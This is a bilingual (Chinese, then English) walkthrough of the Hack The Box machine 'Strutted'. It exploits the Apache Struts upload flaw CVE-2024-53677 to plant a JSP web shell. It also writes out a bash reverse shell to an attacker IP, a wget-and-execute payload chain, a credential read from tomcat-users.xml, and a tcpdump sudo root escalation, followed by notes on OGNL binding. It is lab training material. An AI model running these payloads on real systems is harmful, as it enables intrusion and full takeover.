htb strutted
枚举


有两个端口开放
现在使用nikto来枚举网站

没有CGI
10.10.11.59 strutted.htb
添加10.10.11.59 strutted.htb到/etc/hosts
查看网站,手动枚举
打开页面发现一个

我们下载后得到一个

strutted.zip 解压unzip stutted.zip
解压出来后得知目标上运行的应用程序服务器tomcat
查看文件夹strutted后看到应用程序依赖项的文件是pom.xml
打开pom.xml

MVC架构是 Apache struts 6.3.0.1
在搜索引擎中搜索得到CVE ID为CVE-2024-53677
根据github
git clone https://github.com/0xPThree/struts_cve-2024-53677.git

需要模块
sudo apt install python3-requests-toolbelt
再次尝试
查看源代码,我们可以打开burp
再次运行就成功了
没有找到漏洞
说明:没有找到此漏洞,但是它依然存在文件上传漏洞导致RCE
立足点
尝试手动上传
仔细查看下载下来的文件我们可以发现目标可以运行.jsp文件
文件也包含了关于如何检测是否为png等图像的方法:检查魔法头。我们在他之后写入相应代码即可
我们应该构建一个类似的表单:
POST /uploads.action HTTP/1.1
Host: 127.0.0.1:8080
Connection: keep-alive
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryq0PW93h6lyBzjZNZ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
Content-Length: 138
- -----WebKitFormBoundaryq0PW93h6lyBzjZNZ
Content-Disposition: form-data; name="Upload";filename="1.txt"
Content-Type: text/plain
y4tacker
- -----WebKitFormBoundaryq0PW93h6lyBzjZNZ
Content-Disposition: form-data; name="Upload";filename="2.txt"
Content-Type: text/plain
1
- -----WebKitFormBoundaryq0PW93h6lyBzjZNZ--

我们尝试这样做的时候,发现好像似乎没用
此时只需要将upload小写改为大写Upload。(解释)

测试payload
http://strutted.htb/shell.jsp?action=cmd&cmd=id
反向链接
攻击机:
echo -ne ’#!/bin/bash\nbash -c “bash -i >& /dev/tcp/10.10.14.100/4444 0>&1”’ > bash.sh
python3 -m http.server 80
nc -lvvp 4444
目标:
http://strutted.htb/shell.jsp?action=cmd&cmd=wget+10.10.14.100/bash.sh+-O+/tmp/bash.sh
http://strutted.htb/shell.jsp?action=cmd&cmd=chmod+777+/tmp/bash.sh
http://strutted.htb/shell.jsp?action=cmd&cmd=/tmp/bash.sh
寻找文件
cat conf/tomcat-users.xml → password=“IT14d6SSP81k”
cat /etc/passwd | grep ‘/bin/bash’ → 用户:james存在
ssh链接
ssh james@10.129.231.200
Privilege Escalation
sudo -l → /usr/sbin/tcpdump
GTFOBin查询
COMMAND=‘cp /bin/bash /tmp/bash_root && chmod +s /tmp/bash_root’
TF=$(mktemp)
echo “TF
chmod +x $TF
sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF -Z root
/tmp/bash_root -p
即可
解释
为什么将upload小写改为大写Upload
Struts2 的文件上传是通过一个叫 FileUploadInterceptor 的拦截器完成的。它在请求进入 Action 之前,对 multipart/form-data 的每个字段执行一套绑定逻辑。
假设表单中有:
那么 Struts 会尝试去你的 Action 类(这里是org.strutted.htb.Upload)中找这些属性:

JavaBean/OGNL 反射在匹配 setter 时采用首字母大写的 method 名(setUploadFileName),最终只有 UploadFileName 能被 route 到正确的 setter(实现差异导致必须使用大写形式)。
为什么要使用top.UploadFilename?
top.UploadFileName和 Struts 的 OGNL(Object-Graph Navigation Language)机制有关系。
一、Struts 参数绑定的真相
Struts2 在接收到一个 HTTP 请求时,会把所有表单字段和 multipart 字段放进一个 ValueStack。
这个栈本质上是一个对象层次结构(通常顶层是当前执行的 Action)。
OGNL 负责解析表达式,把请求参数名(如 "UploadFileName", "user.name", "top.UploadFileName")
映射到对象的属性上。
比如:
- 参数名
"uploadFileName"→ 调用setUploadFileName(...); - 参数名
"user.name"→ 调用getUser().setName(...); - 参数名
"top.UploadFileName"→ 直接作用在 栈顶对象(当前 Action) 上,而不是栈中其他对象。
二、为什么要写成
top.UploadFileName
在很多真实场景(尤其是漏洞利用或某些复杂配置中),Action 并不是唯一的对象。
ValueStack 里可能还有:
- 拦截器注入的对象(如模型、DTO);
- 内部 Map(如 parameters、session、application);
- 甚至 request / response 的引用。
当你直接写 "UploadFileName" 时,OGNL 会从栈顶往下查找第一个含有该属性的对象。
如果在上层某个对象里也存在同名属性,比如 "parameters.UploadFileName",OGNL 可能就绑定错对象。
因此——
top.UploadFileName 是一种“指明方向”的写法:
告诉 OGNL “我不要查栈,我要直接改栈顶(即 Action 本身)的 UploadFileName 属性”。
在利用链或渗透测试里,这一点非常重要,因为:
- 目标 setter 可能只存在于 Action,而非内部模型;
- 攻击者要确保 OGNL 表达式不会意外被其他层拦截;
- 某些 RCE 利用(如 Struts2 S2-045 / S2-046)就是利用
top来访问actionContext、application、memberAccess等敏感对象。
top是 OGNL 的关键字,代表 ValueStack 栈顶对象(通常是当前 Action)。top.UploadFileName可以确保修改的就是 Action 自己的属性,不被中间对象干扰。- 在漏洞利用或调试中,明确指定
top.是一种“精准打击”——直接命中 setter。
htb strutted
Enumeration

Two ports are open.
Now, we will use nikto to enumerate the website.

No CGI is used.
10.10.11.59: strutted.htb
Add 10.10.11.59:strutted.htb to /etc/hosts.
Viewing the Website (Manual Enumeration)
Upon opening the page, we find…

After downloading the file, we obtain strutted.zip. Unzip it, and we learn that the application running on the target is Tomcat.
Inside the strutted folder, we see that the application’s dependency is a pom.xml file.
Opening the pom.xml file, we notice that the MVC framework used is Apache Struts 6.3.0.1.
We search for the CVE ID in the database and find it as CVE-2024-53677.
Using GitHub
We clone the repository:
git clone [https://github.com/0xPThree/struts_cve-2024-53677.git](https://github.com/0xPThree/struts_cve-2024-53677.git)
![[image 62.png]]
We need the following module:
sudo apt install python3-requests-toolbelt
We try again and successfully exploit the vulnerability using Burp.
However, no vulnerabilities are found. It turns out that the existing vulnerability allows for remote code execution (RCE).
Attempting Manual Upload
Upon closer inspection of the downloaded file, we find that the target can execute .jsp files. The file also contains methods to check if a file is an image (e.g., by checking the magic header). We can write the necessary code after that.
Following this guide ([https://y4tacker.github.io/2024/12/16/year/2024/12/Apache-Struts2-%E6%96%87%E4%BB%B6%E4%B8%8A%E4%BC%A0%E9%80%BB%E8%BE%91%E7%BB%95%E8%BF%87-CVE-2024-53677-S2-067/]) and using this payload, we should create a similar form:
POST /uploads.action HTTP/1.1
Host: 127.0.0.1:8080
Connection: keep-alive
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryq0PW93h6lyBzjZNZ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
Content-Length: 138
- -----WebKitFormBoundaryq0PW93h6lyBzjZNZ
Content-Disposition: form-data; name="Upload"; filename="1.txt"
Content-Type: text/plain
y4tacker
- -----WebKitFormBoundaryq0PW93h6lyBzjZNZ
Content-Disposition: form-data; name="Upload"; filename="2.txt"
Content-Type: text/plain
1
- -----WebKitFormBoundaryq0PW93h6lyBzjZNZ--

When we try this, it doesn’t seem to work. However, we realize that we need to change the upload field from lowercase to uppercase.

Test Payload
http://strutted.htb/shell.jsp?action=cmd&cmd=id
Reverse Links
Attacker:
echo -ne ’#!/bin/bash\nbash -c “bash -i >& /dev/tcp/10.10.14.100/4444 0>&1”’ > bash.sh
python3 -m http.server 80
nc -lvvp 4444
Target:
http://strutted.htb/shell.jsp?action=cmd&cmd=wget+10.10.14.100/bash.sh+-O+/tmp/bash.sh
http://strutted.htb/shell.jsp?action=cmd&cmd=chmod+777+/tmp/bash.sh
http://strutted.htb/shell.jsp?action=cmd&cmd=/tmp/bash.sh
File Search
cat conf/tomcat-users.xml → Password: “IT14d6SSP81k”
cat /etc/passwd | grep ‘/bin/bash’ → User: james exists
SSH Connection
ssh james@10.129.231.200
Privilege Escalation
sudo -l → /usr/sbin/tcpdump
Search for GTFOBin:
COMMAND=‘cp /bin/bash /tmp/bash_root && chmod +s /tmp/bash_root’
TF=$(mktemp)
echo “TF
chmod +x $TF
sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF -Z root
Execute /tmp/bash_root -p
Explanation
Why Change “upload” to “Upload”
File uploads in Struts2 are handled by an interceptor called **FileUploadInterceptor. This interceptor applies binding logic to each field in the multipart/form-data data before the request reaches the Action.
For example, if there’s a form with an input field named upload:

Struts will look for the corresponding setter method in your Action class (in this case, org.strutted.htb.Upload):
The JavaBean/OGNL reflection mechanism uses the first letter of the method name (e.g., setUploadFileName) when matching setters. As a result, only UploadFileName is correctly routed to the setter method.
Why Use topUploadFileName?
The use of topUploadFileName is related to Struts’ OGNL (Object-Graph Navigation Language) mechanism.
I. The Truth About Struts Parameter Binding
When Struts2 receives an HTTP request, it places all form fields and multipart data into a ValueStack. This stack is essentially an object hierarchy, with the top level usually representing the currently executing Action.
OGNL (Object-Graph Navigation Language) is responsible for interpreting expressions and mapping request parameter names (such as "UploadFileName", "user.name", `“top UploadFileName"") to object properties. For example:
- The parameter
"uploadFileName"is mapped to thesetUploadFileName()method; - The parameter
"user.name"is mapped togetUser().setName(); - The parameter
"topUploadFileName"is applied directly to the object at the top of the stack (the current Action), not to any other objects within the stack.
II. Why Write It as top UploadFileName
In many real-world scenarios (especially during vulnerability exploitation or with complex configurations), the Action is not the only object in the ValueStack. The stack may also contain:
- Objects injected by interceptors (such as models or DTOs);
- Internal Maps (such as
parameters,session,application); - References to the request or response objects.
When you simply write "UploadFileName, OGNL will search from the top of the stack for the first object that contains this property. If there is a property with the same name in a higher-level object (for example, `“parameters.uploadFileName""), OGNL might bind the parameter to the wrong object.
Therefore, using top UploadFileName is a way to “specify the target” – it tells OGNL to directly modify the UploadFileName property of the object at the top of the stack (the Action itself).
This is crucial in exploitation scenarios and penetration testing for the following reasons:
- The target setter method might only exist in the Action, not in the internal models.
- Attackers need to ensure that OGNL expressions are not intercepted by other layers of the application.
- Some remote code execution (RCE) exploits (such as Struts2 S2-045/S2-046) rely on
topto access sensitive objects likeactionContext,application, ormemberAccess.
topis a keyword in OGNL, indicating the top object of the ValueStack (usually the current Action).- Using
top UploadFileNameensures that the property being modified belongs to the Action itself, avoiding interference from intermediate objects. - In vulnerability exploitation and debugging, explicitly specifying
top.allows for more precise targeting of the setter methods.